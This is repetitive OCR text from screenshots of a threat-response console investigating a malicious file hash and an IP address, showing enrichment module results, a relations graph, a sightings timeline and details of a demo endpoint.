
Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



Modules enriched this investigation

- AMP Global Intelligence
  29 Sightings, 2 Judgements
- AMP for Endpoints - TG
  9 Sightings, 0 Judgements
- VirusTotal
  4 Sightings, 0 Judgements
- Talos Intelligence
  0 Sightings, 1 Judgement
- Umbrella
  0 Sightings, 1 Judgement
- AMP File Reputation
  0 Sightings, 1 Judgement

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout


Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



Modules enriched this investigation

- AMP Global Intelligence
  29 Sightings, 2 Judgements
- AMP for Endpoints - TG
  9 Sightings, 0 Judgements
- VirusTotal
  4 Sightings, 0 Judgements
- Talos Intelligence
  0 Sightings, 1 Judgement
- Umbrella
  0 Sightings, 1 Judgement
- AMP File Reputation
  0 Sightings, 1 Judgement

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout


Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



Modules enriched this investigation

- AMP Global Intelligence
  29 Sightings, 2 Judgements
- AMP for Endpoints - TG
  9 Sightings, 0 Judgements
- VirusTotal
  4 Sightings, 0 Judgements
- Talos Intelligence
  0 Sightings, 1 Judgement
- Umbrella
  0 Sightings, 1 Judgement
- AMP File Reputation
  0 Sightings, 1 Judgement

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout


Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



Modules enriched this investigation

- AMP Global Intelligence
  29 Sightings, 2 Judgements
- AMP for Endpoints - TG
  9 Sightings, 0 Judgements
- VirusTotal
  4 Sightings, 0 Judgements
- Talos Intelligence
  0 Sightings, 1 Judgement
- Umbrella
  0 Sightings, 1 Judgement
- AMP File Reputation
  0 Sightings, 1 Judgement

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout


Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



Modules enriched this investigation

- AMP Global Intelligence
  29 Sightings, 2 Judgements
- AMP for Endpoints - TG
  9 Sightings, 0 Judgements
- VirusTotal
  4 Sightings, 0 Judgements
- Talos Intelligence
  0 Sightings, 1 Judgement
- Umbrella
  0 Sightings, 1 Judgement
- AMP File Reputation
  0 Sightings, 1 Judgement

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout


Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



Modules enriched this investigation

- AMP Global Intelligence
  29 Sightings, 2 Judgements
- AMP for Endpoints - TG
  9 Sightings, 0 Judgements
- VirusTotal
  4 Sightings, 0 Judgements
- Talos Intelligence
  0 Sightings, 1 Judgement
- Umbrella
  0 Sightings, 1 Judgement
- AMP File Reputation
  0 Sightings, 1 Judgement

Threat Response | Investigate | Snapshots | Incidents Beta | Intelligence | Modules | Michael Auger

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout


Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



Modules enriched this investigation

- AMP Global Intelligence
  29 Sightings, 2 Judgements
- AMP for Endpoints - TG
  9 Sightings, 0 Judgements
- VirusTotal
  4 Sightings, 0 Judgements
- Talos Intelligence
  0 Sightings, 1 Judgement
- Umbrella
  0 Sightings, 1 Judgement
- AMP File Reputation
  0 Sightings, 1 Judgement


Threat Response | Investigate | Snapshots | Incidents Beta | Intelligence | Modules | Michael Auger

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph

Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



Sightings Timeline

My Environment | Global

9 Sightings in My Environment


Threat Response | Investigate | Snapshots | Incidents Beta | Intelligence | Modules | Michael Auger

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes

Simplify
Expanded



Sightings Timeline

My Environment | Global


9 Sightings in My Environment

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph

Dispositions: All · Types: All · Mode: Simplified · Showing 18 of 128 nodes



Sightings Timeline

My Environment | Global


9 Sightings in My Environment

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph

Dispositions: All · Types: All · Mode: Simplified · Showing 18 of 128 nodes



Sightings Timeline


My Environment | Global

9 Sightings in My Environment

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Simplified · Showing 18 of 128 nodes



Hovering over entities displays the relationship type

Sightings Timeline

My Environment | Global

9 Sightings in My Environment

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph

Dispositions: All | Types: All | Mode: Simplified | Showing 18 of 128 nodes

Target Endpoint
Demo_AMP


Targeted by 2 unique threats, 42 times in the last 2 years

Hostname
Demo_AMP

AMP GUID
43ea5bb6-a4ec-48fa-876c

IP Address
74.67.98.201

MAC Address
cb:82:cb:2d:95:2f



Sightings Timeline

My Environment | Global

9 Sightings in My Environment


New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph

Dispositions: All | Types: All | Mode: Simplified | Showing 18 of 128 nodes


Malicious SHA-256 Hash
6a37d750f02de99767770a2d1...



Sightings Timeline

My Environment | Global

9 Sightings in My Environment

